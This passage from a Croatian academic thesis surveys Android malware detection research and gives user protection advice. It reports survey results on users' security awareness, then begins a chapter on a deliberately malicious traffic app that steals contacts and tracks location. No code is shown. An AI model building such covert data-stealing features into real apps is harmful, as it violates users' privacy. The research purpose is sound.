U [38] proveden je test različitih algoritama za klasifikaciju bezopasnih i malicioznih aplikacija utemeljenih na strojnom učenju. Kako zaraza tisuća mobilnih uređaja za potrebe istraživanja nije isplativa, pokrenuti su takozvani STREAM emulatori koji prikupljaju podatke za strojno učenje s više virtualnih Android strojeva istovremeno. Pri pokretanju STREAM se pobrine da se virtualni stroj kreira i popuni podacima i postavkama kao da ga koristi stvarna osoba i automatski preuzima aplikacije koje treba testirati. Za simulaciju korisničkog unosa unutar aplikacija koristi se Monkey, generator nasumičnih unosa, koji ne imitira stvaran unos, ali daje prihvatljive rezultate. Za svaki od testova STREAM daje jedan vektor značajki koji se zatim dodaje u veći skup podataka. Primjena različitih algoritama strojnog učenja pokazala je da najbolje rezultate daje algoritam Bayesove mreže, dok se logistička regresija pokazala kao najlošija.

TaintDroid [39] je sustav namijenjen detekciji kršenja privatnosti korisnika na četiri različite razine preciznosti, prateći metode, poruke, varijable i datoteke. Sustav označava osjetljive podatke za koje smatra da bi mogli procuriti van putem malicioznih aplikacija. Ovim postupkom

otkriveno je da dvije od tri aplikacije koriste osjetljive podatke na sumnjiv način. Daljim razmatranjem je primijećeno ograničenje ovog pristupa, a to je da se detekcijski sustav okida zbog općeg korištenja podataka u Androidu, ne nužno zbog same aplikacije. Kako je TaintDroid projekt otvorenog koda, nadograđen je na verziju poznatu kao VetDroid [40], koja u pješčaniku (engl. *sandbox*) provodi dodatnu analizu davajući sve dozvole aplikaciji s ciljem isticanja malicioznih kombinacija dozvola i kreiranja grafa funkcijskih poziva. Stavljanje aplikacije u pješčanik znači da se ona pokreće u kontroliranoj i izoliranoj okolini, što joj onemogućava pristup i ugrožavanje drugih resursa. VetDroid se pokazao uspješnijim mehanizmom za detekciju od TaintDroida.

Model opisan u [41] primjenjuje klasifikatore kreirane pomoću strojnog učenja za detekciju internetskog prometa koji je dio mreže robota. Klasifikacija se provodi u dva koraka, u prvom se pravi razlika između prometa koji je dio razgovora putem Interneta (engl. *Internet relay chat*) i onog koji to nije. Drugim korakom se promet razgovora putem Interneta dijeli na stvarni i promet koji je dio mreže robota. Pokazano je da naivni Bayesov algoritam daje najbolje rezultate detekcije robotskog prometa. U sličnom istraživanju opisanom u [42] postignut je najveći odziv (engl. *recall*), odnosno udio stvarno pozitivnih primjera u skupu svih primjera koje klasifikator označava kao pozitivne, čak 99.97%, korištenjem slučajne šume kao klasifikatora.

Autori [43] predstavljaju tehniku koja se temelji na analizi toka mrežnog prometa, posebno dizajniranoj za aplikacije koje imaju mogućnost ažuriranja bez korisničkog unosa. Tablica odlučivanja i stablo odlučivanja trenirani su na skupu primjera stvarnog mrežnog prometa. Drugi pristup rješavanju problema malicioznog ažuriranja bez korisnikova znanja dan je u [44]. Nazvan Paranoid Android, sustav se sastoji od udaljenog servera koji sadrži Android emulatore koji prikupljaju podatke i repliciraju ono što se odvilo na stvarnom uređaju iz podataka koji se šalju s korisničkog uređaja. Po primitku podataka nastoji se ponoviti redoslijed događanja na korisničkom uređaju i provjerava se postoji li ikakav zloćudan softver unutar ažuriranja.

DroidRevealer [45] je detekcijski mehanizam na razini jezgre koji promatra sustavske pozive kako bi otkrio maliciozno ponašanje. Sam postupak odvija se u tri koraka, počinje promatranjem na razini čitavog operacijskog sustava i promatranjem na razini pojedine aplikacije. Drugi korak je ujedno najteže ostvariv, a to je promatranje na razini Linux jezgre koja kao najniža razina Android arhitekture ima potpune privilegije, ali nema mnogo detalja pojedinih aplikacija. U posljednjem koraku rezultati se prikazuju kao grafovi. [46] opisuje dinamičku analizu atributa korištenih u sistemskim pozivima, kao primjerice čitanja, pisanja, mrežnih naredbi i naredbi

upućenih direktorijima s ciljem detekcije mobilne mreže robota. Tehnika postiže odziv (engl. *recall*) od 88% unutar vremenskog roka od samo 500 milisekundi.

2.4.3. Hibridna analiza

Glavna ideja hibridne analize je kombiniranje tehnika koje su se pokazale uspješnima u statičkoj i dinamičkoj analizi. Jednostavan reprezentativni primjer je HybriDroid [47], čija se statička analiza provodi dekompiliranjem izvornog koda aplikacije u kojem se pokušavaju pronaći dijelovi koda koji dijele privatne informacije. Dinamička analiza obavlja se pravljenjem zapisa o događajima u aplikaciji i sustavu tijekom vremena izvođenja, koji se zatim proučavaju u potrazi za odudarajućim ponašanjima.

Autori [48] predlažu mobilni pješčanik koji u statičkom dijelu analizira manifest datoteku i dekompajlirani kod aplikacije, a u dinamičkom nadzire aplikacijsko programsko sučelje (engl. *application programing interface, API*). Sličan pristup korišten je u [49], gdje je primjenom SVM klasifikatora utemeljenih na dozvolama aplikacije postignuta stopa detekcije stvarnih pozitiva od 98.68%, ali dinamička komponenta je znatno slabija sa 90% preciznosti.

U [50] se koristi kombinacija provjere dozvola kao statički dio i nadzor mrežnog prometa kao dinamički dio detektora maliciozne aplikacije. Za promatranje mrežnog prometa korišten je Wireshark alat kojim se hvataju i segmentiraju HTTP paketi i TCP veze. Značajke koje se izvlače iz paketa su veličina, prosjek poslanih i primljenih bita te omjer broja odlaznih i dolaznih bajtova. Test na skupu od 115 aplikacija dao je 95.56% preciznosti klasifikatora.

SAMADroid [51] je hibridni sustav koji koristi tri oblika analize, statičku, dinamičku i informacije stečene strojnim učenjem. Kako bi resursi bili što bolje iskorišteni, sustav je podijeljen na klijentske aplikacije koje se instaliraju na pojedine mobilne uređaje i udaljene poslužitelje. Klijentska aplikacija obavlja dinamičku analizu uz vrlo mali utjecaj na performanse uređaja, a pored toga šalje potrebne podatke poslužitelju koji pomoću dobivenog obavlja statičku analizu.

2.4.4. Duboko učenje

Kao jedan od načina prepoznavanja malicioznih aplikacija javlja se duboko učenje. Najveća prednost jest mogućnost rada s ogromnim skupovima podataka bez da se iz njih ručno izdvajaju značajke. Rezultati dubokog učenja pokazali su se boljima od ostalih modela strojnog učenja, a posebno treba naglasiti smanjenje stope lažnih negativa. Ograničenje ove metode detekcije je visoka računalna cijena pokretanja opsežnog algoritma na grafičkoj kartici.

DroidSec [52] je model detekcije treniran u dvije faze. Prva je faza pred-trening u kojoj se mreža dubokih uvjerenja (engl. *deep belief network*) prilagođava za bolje interpretiranje Android aplikacija. U fazi povratnog prostiranja (engl. *back propagation*) radi se treniranje samog modela. Testni rezultati daju preciznost od 96%, čime je model nadmašio SVM i naivni Bayes model.

Model opisan u [53] je duboka neuronska mreža koja se trenira korištenjem binarnih značajki aplikacija, a sastoji se od tri dijela. Prvi dio provjerava maliciozne i bezopasne binarne datoteke tražeći četiri različita tipa značajki koje se u drugom dijelu koriste za treniranje neuronske mreže načinjene od ulaznog, dva skrivena i jednog izlaznog sloja. Posljednji dio interpretira izlaz neuronske mreže i iskazuje vjerojatnost koja govori je li datoteka maliciozna ili ne. Model je prvotno postigao stopu detekcije od 95% uz postotak lažno negativnih rezultata od 0.1%. Lažno negativni rezultati su primjeri koji su u stvarnosti pozitivni, ali klasifikator ih klasificira kao negativne. Primjenom dodatne validacije pokazalo se da model ipak nije učinkovit kao što se prvotno činio, no autori smatraju kako je problem moguće otkloniti balansiranjem skupa podataka dodavanjem više bezopasnih primjera.

Iako pristupi detekciji putem dubokog učenja djeluju vrlo moćno, istraživanje opisano u [54] demonstriralo je lakoću zaobilaženja obrambenih mehanizama utemeljenih na dubokom učenju. Koristeći skup podataka načinjen od već poznatih malicioznih aplikacija pokazano je kako je moguće zavarati model u intervalu od 50% do 80% slučajeva, ovisno o modelu. Jednostavna tehnika kojom se postiže niska stopa točne klasifikacije je promjena svega nekoliko određenih bajtova svakog primjerka na način da promjena ne izmjenjuje funkcionalnost malicioznog koda. Kao poboljšanje klasifikatora dubokim učenjem predloženo je dodatno treniranje na primjerima koji su ciljano dizajnirani kako bi zavarali detektore utemeljene na dubokom učenju.

2.4.5. Detekcija u oblaku računala


Detekcija malicioznih aplikacija pokazala se uspješnijom kada se odvija u oblaku računala zbog veće količine računalnih resursa, kao i zbog većih baza registriranog zlođudnog softvera. Neke mane detekcije u oblaku su nedostatak detekcije u stvarnom vremenu, posebice ako se želi provjeravati više aplikacija istovremeno. Dodatna slabost javlja se prilikom prijenosa podataka s uređaja u oblak, tijekom čega se mogu oteti privatne informacije, lozinke ili lokacija ako je ijedna od strana kompromitirana. Iz ovog razloga potrebno je optimizirati sigurnosne mehanizme prijenosa podataka, posebno sa strane mobilnih uređaja koji su računalno slabiji od svojih suradnika u oblaku.

2.5. Zaštita od malicioznih aplikacija

Kako je ranije pokazano, broj malicioznih aplikacija konstantno raste, a njihovi kreatori sve su lukaviji. Iako se stalno predlažu nove, efektivne metode detekcije zloćudnih aplikacija, metode prikrivanja malicioznog koda unutar naizgled bezopasnog softvera uvijek će biti korak ispred. Nijedan od prethodno opisanih načina detekcije zloćudnih aplikacija nema stopostotnu učinkovitost, niti će ikada biti kreiran neki koji ju ima. Pored toga, stručnjaci za kibernetičku sigurnost često naglašavaju kako je gotovo uvijek čovjek slaba točka računalnih sustava, što vrijedi i na mobilnim uređajima. Pojedini korisnik stoga treba biti svjestan da će zloćudni softver prije ili kasnije naći svoj put do njega, a na korisniku je da poduzme preventivne akcije kako bi se zaštitio. U [55], [56], [57] i [58] navode se mjere opreza i postupke koje pojedinac treba provesti kako bi se zaštitio:

- **Čitanje recenzija aplikacija** – Vrlo jednostavan način provjere je li aplikacija sumnjiva je traženje izvještaja čudnih i neočekivanih ponašanja aplikacije unutar recenzija na trgovinama aplikacijama.
- **Čitanje traženih dozvola –** Prilikom prvog pokretanja aplikacije dobro je pažljivo iščitati dozvole koje aplikacija traži i zapitati se imaju li te dozvole smisla za funkcionalnost dane aplikacije.

- **Pregled danih dozvola –** Pored provjere novih dozvola koje se daju, također je važno povremeno proći kroz prethodno dane dozvole povezane s već instaliranim aplikacijama. Čak i ako je pojedinac pripazio koje dozvole daje pri instalaciji, moguće je da je dao dozvolu koja se pri instalaciji činila smislenom, ali tijekom korištenja aplikacije nije jasno zašto je ta dozvola bila potrebna. Prikaz Android sučelja za pregled dozvola aplikacije nalazi se na slici 2.3.



Slika 2.3. Android sučelje za pregled dozvola aplikacije

- **Oprez s dodatnim antivirusnim softverom –** Dodatni antivirusni softver često nije potreban na mobilnim uređajima, sva potrebna zaštita dolazi u sklopu operacijskog sustava. Maliciozne aplikacije znaju biti maskirane kao softver za zaštitu sustava, a zapravo ga izlažu još većim napadima.
- **Ažuriranje operacijskog sustava i mrežnih preglednika –** Jedna od preporuka za zaštitu je postavljanje mrežnog preglednika i operacijskog sustava na automatsko ažuriranje, s ciljem redovnog preuzimanja najnovijih sigurnosnih zakrpi.
- **Oprez pri otvaranju e-pošte i hiperveza –** Najčešći oblik napada je takozvani napad pecanjem (engl. *phishing*), odgovoran za 22% proboja sigurnosnih sustava [59]. Napadi pecanjem nastoje zavarati nepažljivog ili naivnog korisnika da otvori hipervezu ili pokrene preuzimanje privitka sa zloćudnim softverom. Na Internetu su dostupne mnoge stranice za provjeru je li hiperveza maliciozne prirode ili ne.
- **Zaključavanje zaslona –** Postavljanje zaključanog zaslona osnovna je mjera zaštite mobilnog uređaja od fizičkog napada. Uređaj je zaštićen ako se izgubi, bude ukraden ili se nađe u blizini napadača koji želi pročitati podatke s njega. Postoji više oblika zaključavanja zaslona, najčešći su brojčani pin, otisak prsta, iscrtavanje uzorka, prepoznavanje lica i alfanumerička lozinka. Uz to se preporuča skrivanje sadržaja obavijesti na zaključanom zaslonu.
- **Uključivanje enkripcijskog sklopa –** Ova metoda zaštite čini uređaj znatno sigurnijim jer se dodaje autentikacija u dva koraka. Riječ je o opciji koja nije dostupna na starijim uređajima i starijim verzijama Androida, ali ako je omogućava dodatnu enkripciju memorije uređaja.

- **Isključivanje Bluetooth-a –** Bluetooth veza je jedan od najlakših ulaza u uređaj, a potrebna je za povezivanje sa mnogim uređajima u kućanstvu, automobilima i uređajima za reprodukciju zvuka. Slabost Bluetooth-a je mogućnost drugih uređaja da se spoje na mobitel bez korisnikova dopuštenja, čime se korisnik izlaže nepotrebnom riziku, posebno ako je na javnom mjestu. Bluetooth povezivanje treba držati isključenim u svakom trenu kada se ne koristi.
- **Izbjegavanje javnih Wi-Fi veza –** Slično kao sa Bluetooth-om, korištenjem javnih Wi-Fi točaka korisnik se izlaže nepotrebnom riziku. Sav promet s uređaja može biti preusmjeren preko napadačeva uređaja takozvanim čovjek u sredini (engl. *man in the middle*) napadom. Ako je situacija takva da je korištenje javnih mreža neizbježno, primjerice na radnom mjestu, preporuča se korištenje virtualnih privatnih mreža.
- **Odvojeni mobiteli za posao i privatne dužnosti –** Korporacije sve češće zahtijevaju od svojih zaposlenika da koriste dva različita mobilna telefona, za posao i za privatne stvari. Iz razloga što pecanje čini najveći dio računalnih napada, u interesu korporacija je da djelatnici što manje vremena provode na mobitelu s važnim podacima i time ga manje izlažu potencijalnim napadima. Odvajanjem poslovnih i privatnih podataka pojedinac smanjuje šanse da ugrozi kompaniju čiji je djelatnik.
- **Korištenje upravitelja lozinkama –** Upravitelji lozinkama se preporučuju iz jednostavnog razloga što mogu pamtiti velik broj složenih lozinki za različite usluge, čime istovremeno štite korisnikove račune, a rasterećuju korisnika jer ih ne mora pamtiti. Pored lozinki, neki upravitelji daju mogućnosti poput zaključavanja aplikacija koje se ne koriste nakon nekoliko minuta i dodavanje biometrijskog zaključavanja poput otiska prsta na pojedine aplikacije.

2.6. Svijest i utjecaj korisnika

Kada je riječ o pojedincima i prijetnjama na mobilnim uređajima, istraživanje opisano u [60] daje uvid u ponašanje i razmišljanje žrtve zloćudnog softvera na mobilnoj platformi. Među bitnijim spoznajama navodi se da korisnici smatraju kako su mobilni uređaji u mogućnosti blokirati većinu sigurnosnih prijetnji, zbog čega ih ne shvaćaju dovoljno ozbiljno. Pokazano je da ako posljedice prijetnje nisu izravno osjetne pojedinci ignoriraju prijetnju. Pored ignoriranja, još jedan uzrok neopreza je previše optimizma, što ugrožava pojedinca koji se vodi logikom da se napad neće dogoditi baš njemu od svih ljudi. U konačnici se ukazuje i problem gubitka osjećaja (engl. *desensitizing*) za opasnost zbog sve češće izloženosti računalnim napada, gdje se

ne misli na direktnu izloženost napadima gdje je pojedinac žrtva, već i na informiranje o u konačnici bezopasnim napadima.

Prema istraživanju usmjerenom na korporativnu sigurnost [61], čak 22% računalnih napada u takozvanim ključnim infrastrukturnim industrijama (financije, energetika, prijevoz, komunikacije, zdravstvo, javni sektor) uzrokovano je ljudskim propustima. U [62] je navedeno kako je za neovlaštene pristupe podacima (engl. *data breach*) u 85% slučajeva odgovoran čovjek. Čak 43% osoba ispitanih u istraživanju je sigurno da su na poslu napravili propust koji za posljedicu ima ranjavanje računalne sigurnosti. Daleko najzastupljeniji i najuspješniji su napadi pecanjem (engl. *phishing*).

2.6.1. Rezultati ankete o sigurnosti na mobilnim uređajima

U sklopu ovog rada provedena je anketa kojom je ispitivana svijest korisnika o sigurnosti na mobilnim uređajima. Anketa je provedena s ciljem prikupljanja relevantnih informacija koje se dotiču problematike koja je prethodno opisana u ovom radu. Anketa je provedena na nasumično odabranim, punoljetnim osobama, koji su svoje odgovore unosili putem mrežne stranice kreirane u alatu *Google Forms*. Sudjelovale su 93 osobe. Pitanja postavljena u anketi prikazana su u tablici 2.1.

Tablica 2.1. Pitanja postavljena u anketi o svijesti korisnika o sigurnosti na mobilnim uređajima

Broj pitanja	**Pitanje u anketi**	**Odgovor**
1.	U koju od ovih kategorija biste se svrstali prema vašem poznavanju funkcionalnosti mobilnih uređaja?	- Ekspert - Napredni korisnik - Prosječan korisnik - Neiskusan korisnik
2.	Koju metodu zaključavanja zaslona na mobitelu koristite?	- PIN/lozinka sa znamenkama - Iscrtavanje uzorka - Alfanumerička lozinka - Prepoznavanje lica - Otisak prsta - Prepoznavanje glasa - Ništa - Ostalo
3.	Koliko mobilnih uređaja koristite(mobitel,	- 1

	tablet, pametni sat)?	- 2 - 3 ili više
4.	Koliko često dajete vaš uređaj na korištenje drugim osobama (partneru, djetetu...)?	- Barem jednom dnevno - Barem jednom tjedno - Barem jednom mjesečno - Ostalo
5.	Koliko često koristite osobni mobilni uređaj za posao?	- Uvijek - Ponekad - Nikad
6.	Koju mobilnu platformu koristite?	- Android - iOS - Ostalo
7.	Odakle najčešće preuzimate/instalirate mobilne aplikacije?	- Službena trgovina - Druge (neslužbene) trgovine - Sa službenih stranica aplikacije - Internetski forumi - Torrenti - Ostalo
8.	Koliko ste svjesni potencijalnih napada i sigurnosnih propusta mobilnih uređaja?	- Jako - Dovoljno - Nedovoljno - Nimalo
9.	Koliko vas brinu sigurnosni propusti mobilnih uređaja? (1 - manje, 5 - više)	- 1 - 2 - 3 - 4 - 5
10.	Koliko velikima smatrate šanse da budete žrtva računalnog napada putem mobilnog uređaja u narednih godinu dana? (1 - manje, 5 - više)	- 1 - 2 - 3 - 4 - 5
11.	Koliko često čitate uvjete korištenja mobilne aplikacije?	- Uvijek - Ponekad - Nikad
12.	Koliko često pročitate dozvole koje trebate dati aplikaciji?	- Uvijek - Ponekad


		- Nikad
13.	Koliko često provjeravate koje dozvole ste prethodno dali aplikacijama?	- Redovno - Ponekad - Nikad
14.	Koliko često koristite lokacijske oznake na fotografijama?	- Uvijek - Ponekad - Nikad
15.	Koristite li ikakav upravitelj lozinkama na mobitelu?	- Da - Ne
16.	Koliko puta ste bili žrtva računalnog napada?	- Nijednom - Jednom - Dva do tri puta - Tri do četiri puta
17	Što ste izgubili ili je otvarano bez vaše privole tijekom računalnih napada?	- Brojevi mobitela - Lozinke - Osobni podaci - Podaci kartice ili računa - Novac - Fotografije ili videozapisi - Ostalo
18.	Jeste li uspjeli spasiti podatke nakon napada?	- Da, u potpunosti - Da, djelomično - Ne
19.	Prepoznavanje potencijalno malicioznih aplikacija – Telegram	- Aplikacija je maliciozna - Aplikacija nije maliciozna
20.	Prepoznavanje potencijalno malicioznih aplikacija – DU Battery Saver	- Aplikacija je maliciozna - Aplikacija nije maliciozna
21.	Prepoznavanje potencijalno malicioznih aplikacija – Pokemon Go Mod	- Aplikacija je maliciozna - Aplikacija nije maliciozna
22.	Prepoznavanje potencijalno malicioznih aplikacija - Flipkart	- Aplikacija je maliciozna - Aplikacija nije maliciozna
23.	Prepoznavanje potencijalno malicioznih aplikacija - VK	- Aplikacija je maliciozna - Aplikacija nije maliciozna

Kako bi rezultati bili smisleniji prvo što anketa traži od korisnika je da procijene svoje poznavanje mobilnih uređaja, pri čemu se mogu opredijeliti u kategoriju prosječnih ili naprednih korisnika, pri čemu je glavni faktor koji ih dijeli njihova obrazovanost u području računalnih znanosti. Zbog veličine skupa ispitanika četiri navedene grupe spojene su u dvije, tako da neiskusni i prosječni čine prosječne, a napredni i eksperti napredne korisnike. Druga značajna podjela jest na korisnike Android i korisnike iOS uređaja.

Jedno od pitanja koje je postavljeno jest koliko je puta korisnik bio žrtva računalnog napada putem mobilnog uređaja. Analiza rezultata je pokazala da je veći postotak naprednih korisnika bio žrtva napada, dok su prosječni korisnici postotkom manje bili žrtve, ali su zato oni koji su bili žrtve češće bili žrtve nekoliko puta. Detaljnijom analizom primijećeno je da su korisnici koji ne čitaju dozvole koje su prethodno dali aplikacijama bili žrtve napada tri puta više od onih koji ih povremeno i redovno pregledavaju, a čitanje uvjeta korištenja i dozvola pri instalaciji nije u korelaciji s frekvencijom napada. Također je vidljivo da su napredni korisnici puno češće u potpunosti spasili podatke nakon računalnih napada, a najčešće su im otete lozinke i osobni podaci. Vizualizacija broja korisnika koji su bili žrtve napada preko mobilnog uređaja dana je na slici 2.4.

Slika 2.4. Broj korisnika koji su bili žrtve napada preko mobilnog uređaja


U pokušaju da se dođe do dodatnih saznanja o mogućim uzrocima napada postavljeno je pitanje koliko često se uređaj daje drugim osobama na korištenje, gdje se pokazalo da su napredni korisnici oni koji češće drugima ustupaju svoj uređaj. U rezultatima je također provjeravano koliko mobilnih uređaja posjeduje korisnik, iz čega je viđeno da napredni korisnici u prosjeku imaju više uređaja od prosječnih, ali korelacijski testovi nisu pronašli vezu između većeg broja uređaja i ustupanja uređaja drugima. Provjeravano je i koliko često korisnici koji koriste osobni uređaj za posao daju uređaj drugima na korištenje, ali nije pronađena veza. Dijagram na slici 2.5. prikazuje koliko često korisnici daju uređaj drugima na korištenje.



Prosječni korisnici Napredni korisnici

Slika 2.5. Prikaz koliko često korisnici daju uređaj drugima na korištenje


U sklopu ankete provjeravana je sposobnost korisnika da prepoznaju je li aplikacija maliciozna. Od informacija o aplikaciji korisnicima je prikazan dio funkcionalnosti aplikacija pomoću slika zaslona, dozvole koje aplikacija traži pri instalaciji i tijekom vremena izvođenja, broj preuzimanja aplikacije i ocjena dobivena iz recenzija aplikacije na službenoj trgovini. Ovi podaci su odabrani jer su svim korisnicima vidljivi prilikom instalacije preko službene trgovine aplikacijama, a od iznimne su važnosti za zaštitu od malicioznih mobilnih aplikacija, kako je prethodno opisano u preporučenim mjerama i postupcima zaštite. Ocjena dobivena iz recenzija kombinirana s brojem preuzimanja namijenjena je davanju dojma o mišljenju drugih korisnika o aplikaciji, a prikaz funkcionalnosti pored traženih dozvola služi za ispitivanje korisnikova raspoznavanja smislenih i potencijalno malicioznih dozvola koje aplikacija može tražiti. Prikaz jednog upita dan je na slici 2.6.



Slika 2.6. Prikaz jednog pitanja o malicioznosti aplikacije

Korisnicima je predstavljeno pet aplikacija koje treba kategorizirati kao maliciozne ili legitimne. Rezultati ankete pokazali su da su napredni korisnici nešto bolje razvrstali aplikacije, ali nijedna

skupina nije postigla veliku razinu točnosti. Ako su u pitanju legitimne aplikacije, više od trećine korisnika iz obje kategorije označilo ih je kao maliciozne, ali ovdje treba uzeti u obzir da samim time što je svrha ovih pitanja prepoznavanje malicioznih aplikacija korisnici su barem blago pristrani pri odgovaranju. Sam poredak odgovora također igra ulogu u rezultatima, kako je opisano u [63]. Rezultati pitanja prepoznavanja legitimnih aplikacija prikazani su na slici 2.7, a rezultati prepoznavanja malicioznih aplikacija na slici 2.8.



Prosječni korisnici Napredni korisnici

Slika 2.7. Rezultati pitanja o malicioznosti tri legitimne aplikacije u anketi


Prosječni korisnici Napredni korisnici

Slika 2.8. Rezultati pitanja o malicioznosti dvije maliciozne aplikacije u anketi

Podjela na korisnike Android i iOS uređaja napravljena je s ciljem da se provjeri postoje li stvarne razlike u sigurnosti uređaja, kao i razlike u korisničkom dojmu sigurnosti. Najvažniji rezultat ovog dijela ankete pokazuje da nema značajne razlike u udjelu žrtava među korisnicima dvaju platformi. Od ispitanih korisnika, njih 18.75% na Android platformi izjasnilo se kao žrtvom napada putem mobitela, dok je na iOS uređajima njih 15.38%. Treba naglasiti da je broj iOS korisnika relativno malen, te stoga ne može dobro predstavljati cijelu populaciju.


Unatoč tomu, korisnici iOS uređaja izrazili su mišljenje da su za njih šanse da postanu žrtve manje, dok odgovori Android korisnika bliže prate normalnu distribuciju. Vizualni prikaz dan je

na slici 2.9, gdje broj 1 označava najmanju, a 5 najveću vjerojatnost napada. Treba naglasiti da gotovo svi ispitanici za preuzimanje aplikacija koriste službene trgovine. Postavljeno je i pitanje koliko je korisnik svjestan potencijalnih napada i sigurnosnih propusta mobilnih uređaja, gdje su se napredni korisnici pokazali daleko informiranijima od prosječnih, a u skladu s tim i nešto više zabrinutiji oko propusta u odnosu na prosječne korisnike.



Slika 2.9. Rezultati pitanja o dojmu vjerojatnosti da korisnik postane žrtva napada mobitelom

Razmatranjem problema došlo je do potrebe za provjerom koji korisnici češće koriste upravitelj lozinkama, koji se preporuča za povećanje sigurnosti na mobilnim uređajima. Pokazalo se da puno veći dio korisnika iOS uređaja koristi upravitelj lozinkama, što je vidljivo na slici 2.10.



Korisnici Android uređaja Korisnici iOS uređaja

Slika 2.10. Prikaz udjela korisnika koji koriste upravitelj lozinkama na mobitelu

Metode zaključavanja podjednako su zastupljene kod prosječnih i naprednih korisnika, s otiskom prsta na čelu s više od trećine korisnika. Pokazalo se da napredni korisnici češće koriste lokacijske oznake na fotografijama.

3. UGRADNJA MALICIOZNOG KODA U PROGRAMSKO RJEŠENJE

Svakog dana čovjeku su potrebne informacije i potrebne su mu brzo. Za svakog sudionika u prometu zastoji i kašnjenja stvaraju barem malo nervoze, a u gorim slučajevima i materijalne gubitke. Aplikacija *Traffic Jam*, razvijena u okruženju *Android Studio* i napisana u programskom jeziku *Kotlin* namijenjena je lakšem prikupljanju i pristupu relevantnim podacima o prometnim nezgodama, ali i ostalim situacijama u prometu na nekom mjestu u danom trenutku. Kroz aplikaciju je korisniku omogućeno pristupanje obavijestima u njegovoj okolini, generiranje novih obavijesti i upravljanje obavijestima koje je prethodno kreirao.

Budući da su tema rada maliciozne aplikacije na *Android* platformi, u aplikaciju su ugrađene i nepoželjne funkcionalnosti, a to su krađa kontakata s korisnikova uređaja i praćenje lokacije uređaja dok je aplikacija pokrenuta.

3.1. Zahtjevi na programsko rješenje

3.1.1. Specifikacija legitimnih zahtjeva

